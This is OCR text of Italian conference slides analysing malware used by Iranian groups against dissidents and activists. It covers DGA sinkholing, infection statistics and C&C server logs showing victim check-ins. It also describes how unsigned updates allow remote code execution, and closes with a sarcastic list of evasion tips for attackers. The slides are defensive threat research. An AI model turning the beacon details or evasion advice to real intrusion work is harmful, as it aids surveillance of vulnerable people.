
- Il DGA viene eseguito comunque sia.
- Ad inizio mese, resetta il DGA
  - Solo ~30 domini da registrare! \o/
- Da Dicembre 2015 abbiamo sinkholato tutto.

box4084.net


Search

Privacy Policy


SEEMS LEGIT




Greenland
Russia
Finland
Poland
Ukraine
Kazakhstan
Mongolia
France
Italy
Spain
Turkey
China
Japan
United States
Algeria
Libya
Egypt
Saudi Arabia
India
Mexico
Sudan
Yemen
Congo (Kinshasa)
Brazil
Peru
Australia
Argentina
South Africa


Infections over Observed Period
225
150
75
0
Infections
1/1/2016
2/1/2016
3/1/2016
4/1/2016
Date

epic fail

- Il malware e’ in continuo sviluppo.
- Nuova release ogni paio di mesi.
- Gli sviluppatori testano la release 7-10 giorni prima...


2.180 - - [26/Jan/2016:03:34:24 -0500] "GET /themes/?tt=18%2F1%2F2016%20%200%3A4%3A31&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid
31.14 - - [02/Feb/2016:11:03:36 -0500] "GET /themes/?tt=25%2F1%2F2016%20%207%3A33%3A41&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid
5.232 - - [02/Feb/2016:18:08:52 -0500] "GET /themes/?tt=3%2F2%2F2016%20%202%3A39%3A8&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&mac
5.232. - - [03/Feb/2016:07:20:08 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2015%3A50%3A23&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&m
5.232. - - [03/Feb/2016:10:10:02 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2018%3A40%3A19&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&m
192.99 - - [03/Feb/2016:10:26:18 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2018%3A56%3A35&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3
192.99. - - [03/Feb/2016:10:56:03 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2019%3A26%3A19&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3
192.99. - - [04/Feb/2016:07:35:06 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2016%3A5%3A25&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&
192.99 - - [04/Feb/2016:08:26:13 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2016%3A56%3A32&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3
192.99 - - [04/Feb/2016:08:40:26 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2017%3A10%3A45&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3
192.9 - - [04/Feb/2016:08:51:43 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2017%3A22%3A2&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&
5.232. [11/Feb/2016:01:17:10 -0500] "GET /themes/?tt=2%2F2%2F2016%20%2021%3A47%3A15&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid
46.100 - - [12/Feb/2016:01:38:32 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2022%3A8%3A37&cn=FERDOWSI&ver=00029&lfolder=f3&machinegu
2.180 [12/Feb/2016:07:29:06 -0500] "GET /themes/?tt=4%2F2%2F2016%20%203%3A59%3A11&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid=6
5.232 - [20/Feb/2016:10:43:59 -0500] "GET /themes/?tt=20%2F2%2F2016%20%2019%3A13%3A56&cn=WIN%2DSLRJHLCR4VK&ver=00030&lfolder=f3
5.232. - [21/Feb/2016:09:36:45 -0500] "GET /themes/?tt=21%2F2%2F2016%20%2018%3A6%3A47&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&
217.172 - - [01/May/2016:05:27:00 -0400] "GET /themes/?tt=1%2F5%2F2016%20%2013%3A57%3A21&cn=DESKTOP%2DTFG03B1&ver=00031&lfolder=f
217.172 - [01/May/2016:04:47:50 -0400] "GET /themes/?tt=1%2F5%2F2016%20%2013%3A17%3A50&cn=USER1%2DDA087865E&ver=00031&lfolder=f


=FERDOWSI&ver=00029&lf
FERDOWSI&ver=00029&lfo
ESKTOP%2DTFG03B1&ver=0
=DESKTOP%2DTFG03B1&ver
=DESKTOP%2DTFG03B1&ver
cn=DESKTOP%2DTFG03B1&v
cn=DESKTOP%2DTFG03B1&v
n=DESKTOP%2DTFG03B1&ve
cn=DESKTOP%2DTFG03B1&v
cn=DESKTOP%2DTFG03B1&v
n=DESKTOP%2DTFG03B1&ve
FERDOWSI&ver=00029&lfo
n=FERDOWSI&ver=00029&l
RDOWSI&ver=00029&lfold
cn=WIN%2DSLRJHLCR4VK&v
n=DESKTOP%2DTFG03B1&ve
&cn=DESKTOP%2DTFG03B1&
&cn=USER1%2DDA087865E&

Ultimate fail

- AirPlugin puo' scaricare aggiornamenti.
- Gli aggiornamenti non sono firmati.
- Il C&C istruisce con un 302 ad un URL, il malware scarica ed esegue.
- I domini DGA possono fare lo stesso...

demo

Covers latest CISSP exam changes

CyberWar FOR DUMMIES®

2nd Edition

Practice test with hundreds of sample questions on CD-ROM

A Reference for the Rest of Us!®

FREE eTips at dummies.com®

Lawrence Miller, CISSP
Information Security Manager
Peter H. Gregory, CISSP, CISA

- Non esfiltrare via FTP.
- Verifica che il malware non abbia dipendenze insoddisfatte.
- Non lasciare folder con autoindex.
- Riduci le interazioni che il target deve avere per riuscire ad infettare.
- Non lasciare tracce identificative.
- Evita DGA.
- Verifica gli update.
- KISS. Hide in plain sight.

Conclusioni

- Gruppi Iraniani sono professionisti, ma non sofisticati.
- Spesso ex-defacers, skiddie forums.
- In linea con interessi geopolitici dello stato ed in particolare della IRGC.
- Dissidenti, attivisti, e human rights workers spesso sono attacco.
- I loro malware sono basici e spesso penosi, ma riescono nell'intento.

Domande?

@botherder
www.nex.sx